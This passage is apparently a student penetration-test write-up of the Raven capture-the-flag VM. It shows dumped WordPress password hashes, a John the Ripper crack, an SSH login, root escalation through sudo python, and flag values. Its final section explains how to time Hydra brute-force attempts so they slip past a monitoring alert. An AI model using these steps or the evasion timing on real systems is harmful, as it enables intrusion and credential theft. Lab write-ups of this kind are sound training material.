|  4 |          1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc0
1ab56b50591e7dccf93122770cd2}
```

We are able to use the stole credentials to view the usernames and hashed passwords contained within the wp_users table that we can use to perform lateral movements to further the attack.




```
mysql> select * from wp_users;
+----+------------+------------------------------------+--------------+---
--------------+---------+--------------------+--------------------+---
----------+---------------+
| ID | user_login | user_pass                          | user_nicename | us
er_email         | user_url | user_registered     | user_activation_key | us
er_status | display_name  |
+----+------------+------------------------------------+--------------+---
--------------+---------+--------------------+--------------------+---
----------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael      | mi
chael@raven.org |          | 2018-08-12 22:49:12 |                     |
          0 | michael      |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven       | st
even@raven.org  |          | 2018-08-12 23:31:16 |                     |
          0 | Steven Seagull |
+----+------------+------------------------------------+--------------+---
```


Exploitation: Unsalted Hashes

The absence of security permissions allowed us to access the database and successfully exfiltrate user hashed passwords. In this step of the pentest, we will attempt to crack Steven’s hashed password and gain unauthorized access into the system using his credentials. John the Ripper was used to bruteforce Steven’s hashed password stored in the hacked.txt file.

Due to the lack of salted hashes, the password cracking tool was quickly able to identify the password as pink84.




```
root@Kali:/var/www/html# john hacked.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 79 candidates buffered for the current salt, minimum 96 neede
d for performance.
```



```
Proceeding with wordlist:/usr/sh
Proceeding with incremental:ASCI
pink84          (steven)
1g 0:00:03:13 DONE 3/3 (2022-01-
82C/s poslus..pingar
Use the "--show --format=phpass"
words reliably
Session completed
root@Kali:/var/www/html# john --
steven:pink84
```


Exploitation: Python Root Escalation Privileges

Having obtained Steven’s credentials, we once again took advantage of the lack of SSH keys to provide mutual authentication to exploit the inherently weak password authentication mechanism to secure a user shell.




```
root@Kali:/var/www/html# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jan 19 13:53:17 2022 from 192.168.1.90
$ whoami
steven
$ 
```

The sudo -l command was then run to identify the all privileges associated with this username.




```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ 
```

Based on the output, we learn that Steven has the ability to work with Python scripts. We will exploit this privilege in order to gain root access.



```
$ sudo python
Python 2.7.9 (default, Sep 14 2019, 20:00:08)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system("/bin/bash")
root@target1:/home/steven# cd /
root@target1:/# find ./ -type f -name "flag*"
./var/www/flag2.txt
./root/flag4.txt
./usr/lib/python2.7/dist-packages/dns/flags.pyc
./usr/lib/python2.7/dist-packages/dns/flags.py
```

After escalating privileges to root, we then navigated to the root folder to identify flag 4.



```
root@target1:/# cat ./root/flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:
```

Avoiding Detection

Stealth Exploitation of the Brute Force Vulnerability

Monitoring Overview

- ***Which alerts detected this exploit? Which metrics do they measure?***

  The alert triggered was the **http response code** alert which would detect a brute force attack via an excess of 400 error codes.

- ***Which thresholds do they fire at?***

  The alert is designed to trigger if the http.response.status_code is **equal to or greater than** 400, in the top 5 results within the last 5 minutes.

  With this in mind, Hydra could be detected as it can potentially present with over >400 failed response status codes, all depending on the strength of the password.

  *However, in our scenario, Michael's password is so weak, hydra may not have generated enough attempts to trigger the alert.

Stealth Exploitation of the Brute Force Vulnerability

Mitigating Detection

- ***How can you execute the same exploit without triggering the alert?***

  If Michael were to have a stronger password which required more time to crack, we could implement the -c option in our Hydra command to space out each attempt. The alert only triggers if the 400 errors occur in a 5 minute window, so we can set our command to attempt a password every 5 minutes.

```
hydra -l michael -P /usr/share/wordlists/rockyou.txt -f -vV 192.168.1.110 ssh -c 300
```

- ***Are there alternative exploits that may perform better?***

